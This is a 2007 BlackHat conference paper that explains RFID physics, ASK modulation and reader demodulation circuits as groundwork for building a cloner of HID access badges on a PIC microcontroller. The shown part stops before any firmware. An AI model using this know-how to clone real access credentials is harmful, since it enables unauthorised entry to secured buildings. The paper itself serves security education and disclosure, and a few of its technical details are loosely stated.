RFID for Beginners

Chris Paget – chris.paget@ioactive.com 02/02/07
Presented at BlackHat DC 2007

Abstract:

RFID tags are becoming more and more prevalent. From access badges to implantable Verichips, RFID tags are finding more and more uses. Few people in the security world actually understand RFID though; the "radio" stuff gets in the way. This paper aims to bridge that gap, by delivering sufficient information to design and build a working RFID cloner based around a single chip - the PIC16F628A. Assuming no initial knowledge of electronics, it explains everything you need to know in order to build a working cloner, understand how it works, and see exactly why RFID is so insecure and untrustworthy. Covering everything from Magnetic Fields to Manchester Encoding, this paper is suitable for anyone who is considering implementing an RFID system, considering hacking an RFID system, or who just wants to know a little more about the inductively coupled, ASK modulated, back scattering system known as RFID.

1. Introduction to RFID

Radio **F**requency **ID**entification tags come in many different forms. There are many different combinations of operating frequencies, modulation schemes, communications protocols, and data formats; discussing the different types of tag available is a paper in itself, and far beyond the scope of this document. However, RFID tags can broadly be broken into a few basic categories.

1.1. Active vs. Passive

RFID tags can be active or passive. The two modes of operation are very different, and have very different characteristics and security consequences.
Active RFID tags:

- Have their own power source
- Work on the principles of low-power radio transmission
- Operate over reasonable distances (several meters)
- Are small devices (a few inches to a side)

Active tags listen for an incoming radio transmission, and broadcast a response. These signals are true radio transmissions, i.e. electromagnetic radiation. This is very different from passive tags.
Passive RFID tags:

- Are powered parasitically from the reader
- Work on the principle of Inductive Coupling
- Operate over very small distances (a few inches)
- Are extremely small (the size of a grain of rice)

Passive tags are more commonly used where size is a factor and read range is irrelevant.

1.2. ID-only vs. Encrypted

Another way to categorize the world of RFID tags is by their general mode of operation. Active or Passive tags can use either mode; either type of tag can easily use either mode of operation.
ID-Only tags simply detect an incoming signal (from the reader), and transmit the tag ID in response to it. No attempt is made to protect the data either in transmission or to ensure that a legitimate reader is being used; the tag is simply there to identify itself.
Encrypted tags use some form of handshaking to provide a layer of security. A code must be transmitted from the reader to the tag before the tag yields any useful data, with the intent that it should then be more difficult to clone the tag or read the data it contains. Few modern RFID tags implement this kind of protection (with a few notable exceptions), and even when a tag is encrypted there is commonly a way to break the protection and recover the data anyway.

1.3. Common uses for RFID

RFID tags are used in many different ways. Active tags are commonly used for toll roads; when the driver passes through the toll booth the tag is read, and the driver is

allowed to proceed much faster than if he needed to stop. This is a good example of how flexible active RFID technology is; an active tag can be easily read from a passing car at 50+mph!
Passive tags, because of their much smaller size, are commonly used in much more discreet ways. Access cards commonly use passive RFID, identifying the card holder for access to some secure area. US passports now also include an encrypted, passive RFID tag. The "encryption" on these tags was shown to be very weak, and was broken quickly. Verichip produces implantable RFID tags. These have been used on pets for many years to find their owners if the pets get lost, but more and more, these devices are being implanted into humans as well. Hopefully, this trend will stop.

2. Mechanism of Operation


In this presentation, I will be focusing exclusively on one of the most common (and also the most simple) RFID tags; those used by HID access badges. These access cards are used extensively all over the world (if you use an RFID card to get into your building, look for the HID logo embossed on the corner of it) in many different industries. These tags are extremely simple to clone; there is no encryption, no complexity to the protocol, and they operate on a frequency of 125KHz, which is very easy to work with when using a microcontroller operating in the Megahertz range. These passive tags are ID-only, and an ideal candidate for a simple cloner. Let's look at exactly how they work.

2.1. Magnetic Fields

In the abstract for this paper, I used the phrase "inductive coupling". In order to understand an inductive coupling, it is first necessary to understand an inductance, and in order to understand an inductance, it is first necessary to understand a magnetic field. Everyone is familiar with the properties of a magnet; it attracts ferrous metals, and the pull of the magnet gets stronger the closer you are to it. If you put two magnets together, they can either repel or attract each other; magnetic fields have polarity. By convention, we use North and South to represent the poles of a magnet, to coincide with the north and south poles of the Earth. Magnetic fields follow an inverse cube law; the strength of the field decreases as the cube of the distance, so doubling the distance results in one eighth the magnetic field strength. This is why passive RFID tags work over such short distances. This inverse cube law cannot be broken and limits the range of the reader.


2.2. Induction

A current flowing through a wire generates a magnetic field around the wire; this is known as induction. A single wire will generate a very weak magnetic field unless the current flowing is very high – the strongest superconducting magnets use tens of thousands of amps. A simple way to increase the magnetic field strength is to use a coil of wire instead; each loop of wire adds to the magnetic field strength and allows for a greater read distance. This is why the circuit symbol for an inductor represents many turns of wire:


The circuit symbol for an inductor (L)

2.3. Inductive coupling

The nice thing about induction is that the magnetic fields work both ways. Applying a current to an inductor causes a magnetic field to form, and applying a magnetic field to an inductor causes a current to flow. If we place two inductors in close proximity and continuously change the current flowing through one of them (called the Primary coil), we get a similarly changing current flowing through the other (the Secondary coil). This is how transformers work, and their circuit symbol reflects that.




The circuit symbol for a transformer – two inductors, back-to-back.

2.4. Mutual Inductance

Now that we have induced a voltage in our Secondary coil, we have a current flowing through it. As we have already learned though, a current flowing through a coil causes a magnetic field to form – and our secondary coil now has a current flowing through it. This secondary field will be in the opposite direction of the primary field, so will act to oppose the current in the primary. Thus, when a secondary coil is present and conducting current, the voltage across the primary coil will drop. We can therefore deduce the presence of the secondary coil by measuring the voltage across the primary coil.

2.5. Signal transmission


Consider the following circuit.



When the switch is open, no current can flow through the secondary coil, and therefore no magnetic field will be generated by it. When the switch is pressed, a current flows through the secondary, a magnetic field is induced, and the voltage across the primary coil will drop; if one person were to watch the voltage across the primary coil while a second person were to press and release the switch, a message could be passed between them.


2.6. Amplitude Modulation

By replacing the switch with a variable resistor, we get much finer control.



The variable resistor allows us to vary how much current flows through the secondary, rather than the all-or-nothing of the switch. This allows us to gradually wind up and wind down the strength of the secondary magnetic field, and therefore control how much influence we have on the voltage across the primary coil.


If we were to vary the resistance back and forth, the voltage across the primary coil might look something like this:



We can see that there are two frequencies at work here. There's the frequency of the voltage that we're applying to the primary of the coil (which is represented by the blue line), and there's the frequency at which we're turning the variable resistor back and forth; this is represented by the change in the size (amplitude) of the voltage. The frequency we're using to send the signal is called the carrier frequency, and the frequency at which we're changing the amplitude of the carrier frequency is our data. This is the essence of Amplitude Modulation – changing the size of the carrier wave according to the data we want to transmit.

2.7. Modulation schemes

There are many different ways to use amplitude modulation. AM radio simply modulates the carrier with the audio signal, for example. However, we wish to carry binary data, s we need to carefully define our modulation scheme.
One common AM scheme when sending digital signals is ASK – Amplitude Shift Keying; the most common form of ASK is FC/8/10. This is easy to understand with the following diagram.



To decode an FC/8/10 ASK modulation, we need to consider how many carrier waves are present for each wave of the data signal. For the first data wave above, the carrier is small for 4 cycles, then high for 4 cycles – 8 cycles overall. For the second data wave, the carrier is low for 5 cycles then high for 5 cycles – 10 cycles overall. The first case (8 carrier cycles for a data cycle) represents a zero, and the second case (10 carrier cycles for a data cycle) represents a one. By keying the amplitude modulation in this way, we can transmit binary data. The name FC/8/10 describes this modulation completely:


FC:	Carrier Frequency…
/8	…divided by 8 for a zero…
/10	…or divided by ten for a one.

3. Receiving the signal

So, we now know, in general terms, how the data is sent from the card to the reader. The card has a small coil in it, and it alternately allows current to flow through the coil or does not, according to an FC/8/10 modulation scheme. How does the receiver actually measure this voltage and detect the signal?

3.1. Generating the carrier wave


The first thing the reader needs to do is to generate a carrier wave. This is simple; a 125KHz oscillator is easy enough to build in many different ways. However, we want to maximize the magnetic field generated by the inductor, so we want to change the current through the inductor as quickly as possible – and that means using a square wave. Anyone familiar with the principles of Fourier analysis knows that any waveform can be created by adding together sinewaves of different frequencies. As it turns out, a square wave has a very large number of these frequencies at strong amplitudes; it's a very noisy signal. The picture below illustrates this – it shows the various frequency components of a 125KHz square wave – our desired frequency



The largest peak on the left is at 125KHz, but as the frequency increases on the horizontal axis there are several annoyingly large peaks at different frequencies. This noise will utterly ruin our signal, so we need to filter it out.

3.2. Tuning the circuit

In much the same way as a resistor acts to inhibit the flow of current, an inductor acts to inhibit a change in current. When the current through an inductor varies sharply, the inductor produces a force in the form of a voltage across it in order to counteract the change in current. The size of this voltage is related to the rate of change of current.


The circuit symbol for a capacitor (C)

A capacitor is, in many ways, the exact opposite of an inductor. A capacitor acts to inhibit changes in voltage, where the change in voltage causes a current to flow. The size of the current is derived from the rate of change of voltage.


Putting these two components together, we get a very powerful combination known as a tuned circuit. Since the inductor resists changes in current by inducing a voltage, and a capacitor resists changes in voltage by inducing a current, these two components will bounce the current and voltage off each other, and resonate. Since both components induce changes based on the rate of change of the applied voltage or current, we end up with a particular resonant frequency – the frequency at which the two components will create maximum current and voltage across each other.

The resonant frequency of an LC circuit is given by a simple equation:

$$f = \frac{1}{2\pi\sqrt{LC}}$$

L is the inductance in henries, and C is the capacitance in farads; f is the resulting resonant frequency in hertz.

So, returning to our transmitter circuit, we not have the following:




Our AC generator is producing a square wave, and because the circuit is now tuned we have the best of both worlds – a strong magnetic field due to the sharp changes in current across the inductor, and low noise because of the resonance of the circuit.

3.3. *Demodulating the carrier*

So we now have a strong magnetic field at our working frequency, and we introduce the card. The magnetic field from the secondary coil (in the card) will manifest as a change in the current through the inductor, and as a change in the voltage across the capacitor. Since a changing voltage is much easier to work with than currents, we'll take the voltage across the capacitor as our modulated signal.


Rearranging our circuit to represent this, we get:




where Vout is the voltage we're interested in.

The first thing we need to do is reduce the size of the carrier. We've worked hard so far to maximize the voltages involved to produce the greatest magnetic field strength we can; using a 5V power supply you can easily produce 200V in this way. This is actually how Tasers and camera flashes work – both produce a very high voltage from a low-voltage power supply by rapidly pulsing current through a coil.


Firstly, we want to get rid of the negative half of the signal. If we average out an AC signal we get nothing, so since it's very easy to remove the negative half of the signal we can just work with the positive half. We do this by adding a diode to the circuit:



A diode only allows current to flow one way, so Vout is now purely positive. If we look at Vout with an oscilloscope, we will see this:



We now want to remove the carrier from the signal, and only see the "envelope" of the signal – our data. We do this using a peak detector:




The mechanism of operation is rather simple; when the input voltage is high, the capacitor charges up. When the input voltage goes low, the capacitor slowly discharges through the resistor. Since the capacitor is a time-based component (its characteristics are related to rates of change) and the resistor is not, we do not have resonance; however we do have a "time constant". This time constant governs how the circuit will respond at different frequencies. Since we have a 125KHz carrier wave and are using FC/8/10 modulation, our data will be at a frequency of either 125/8 = 15.625KHz or 125/10 = 12.5KHz. We want our time constant to result in a frequency considerably lower than any of our "interesting" frequencies, as given by the equation:


$$f_c = \frac{1}{2\pi RC}\ \mathrm{Hz}$$

Where Fc is the frequency at which the circuit will attenuate 50% of the signal. We want to be considerably below this frequency, so we'll choose values of R and C such that the capacitor is storing a good amount of charge (it's a big capacitor) and we have a frequency of about 50Hz.


Putting it all together, we get:



And the signal we'll receive from this will look like this:




At this point, we're still working at high voltages – about 100v DC easily, and our signal is about 1.5v peak-to-peak (the inductive coupling is poor, so our card will not be inducing much change in the voltage across the primary coil). This is easily solved – a capacitor inherently resists DC voltages but allows AC voltages to pass through it, so by adding a series capacitor we remove the 100v DC offset and we're working just with our 1.5v AC component:



We'll have the same waveform, but without the large DC offset.

3.4. Cleaning up the signal – Passive low-pass


At this point we have our data signal, but we have a lot of carrier still present – the signal is very noisy. We need to remove the high-frequency (125KHz) component and keep the low-frequency (15.625KHz or 12.5KHz) data. This is done with a low-pass filter:



This is a passive low-pass filter, requiring only simple components. As we'll soon see, filters get considerably more complicated.


Again, we use the time constant of this circuit to choose the component values. The amount of attenuation this circuit provides increases with the frequency of the signal, with the time constant providing the point of the "elbow". Below the elbow no attenuation occurs, while above the elbow the signal strength will reduce by about half for each doubling of the frequency. Since our frequencies are so close together (only a factor of 8-10 apart) we'll set our elbow frequency to be below any of the interesting frequencies, although not too far off – about 5KHz should suffice.

Adding this filter to our circuit, we now get:



The decoupling capacitor has been moved to a position after the filter, since we don't want it messing things up – strange things happen with AC circuits sometimes, and decoupling the signal just happens to work out better this way.


Looking at the signal coming out of this circuit, we now have the following:



The high-frequency components have been significantly reduced, but unfortunately so has our data – our entire signal is now only 150 millivolts peak-to-peak. Time to put in an amplifier!


3.5. *Cleaning up the signal – Active low-pass*

An Operational Amplifier (op-amp for short) is a deceptively simple component. It takes two inputs, takes the difference between them, multiplies it by infinity, and produces an output.




An op-amp

I won't explain in detail exactly how this works - magic is an acceptable answer in this case. Suffice it to say that you can do some very clever things with an op-amp, as follows.




If we add it to our circuit as above, we get two things happening. Firstly, our output signal will be nicely balanced around half of our supply voltage – very handy if you're going to feed it into a chip that's running off the same supply voltage. Secondly, the peak-to-peak voltage will be higher – potentially much higher. The gain of the circuit is governed by R1 and R2 – the overall gain is roughly R2/R1. If we set R1 to 1M and R2 to 22K, we'll realize a gain of 1M/22K = 45, and our peak to peak signal strength goes up to 150mv*45 = 6.75V.

That's not all we can do though. Let's make it a little more sophisticated, and make it a filter as well.




By adding a capacitor into the feedback circuit, we realize a low-pass filter in the same way as before, but this time with an overall amplification of the signal. We can use the same method for calculating time constants to work out the capacitance needed; ideally we'll set the elbow frequency to around the same point as before, just to bring our peak-to-peak voltage down from 6.75V to something more reasonable – around 2V will work nicely.


If we look at the output of our circuit now, it's something like this:



We have extremely little in the way of noise now, but we have another problem – some of the peaks are bigger than others. This is an artifact of the filtering – our two data frequencies are not quite the same, so they won't be attenuated the same amount, resulting in mismatched peaks. Once again though, our op-amp can come to the rescue:



If we add a pair of opposite-biased diodes to the feedback loop, it limits the voltage that can be produced. A forward-biased diode will always have the same voltage across it (regardless of the current through it), so this limits the amount of feedback the op-amp can get, nicely smoothing out the waveforms:



We can see here that the final two waves last noticeably longer than the first five, yet they all have the same amplitude. The magic of an op-amp at work!

So, we now have our nicely demodulated data signal. By counting how many cycles of the carrier wave we get for each cycle of this decoded signal, we will know whether we're receiving a one or a zero.

4. Receiving the code

Now we need some intelligence in the circuit. Everything so far has been completely predictable; we now need some way to actually count how long each data wave takes and figure out the code sequence. We need a microcontroller, and the PIC16F628A is perfect for the job.

4.1. What is a PIC?

A Programmable Interrupt Controller is, in effect, a complete computer on a chip. It has non-volatile memory for both program data and long-term storage, it has RAM for program execution, as well as a host of other features depending on which model is used. They come in a wide variety of sizes, from the tiny little 10-pin 10F family up through multi-megahertz systems with DSP capabilities and a host of useful features. The chip we'll be using here is the 16F628A, a fairly middle-of-the-road PIC with some very nifty features and a reasonable price tag (about $7 from most suppliers). The basic specs are:

- Up to 20MHz clock speed
- 16 I/O pins
- Two 8-bit and one 16-bit timers
- PWM output module
- Two comparators with built-in voltage reference module
- 2K program memory
- 224 bytes of SRAM
- 128 bytes of EEPROM

It's a capable little device, and we'll be using many of its features as we build up the software side of our RFID cloner.

Programming for a PIC is rather different than programming for a PC. The instructions are very low-level assembly language, and although there's only 35 different instructions (on the 628A) it can take a while to master them. That said, anyone with experience of programming any kind of assembler shouldn't find it too difficult, and the datasheets are comprehensive and generally easy to understand. For the rest of this paper I'll only be explaining the trickier parts of making the RFID cloner work; for the exact details of what is going on it's best to consult the datasheet and see for yourself.

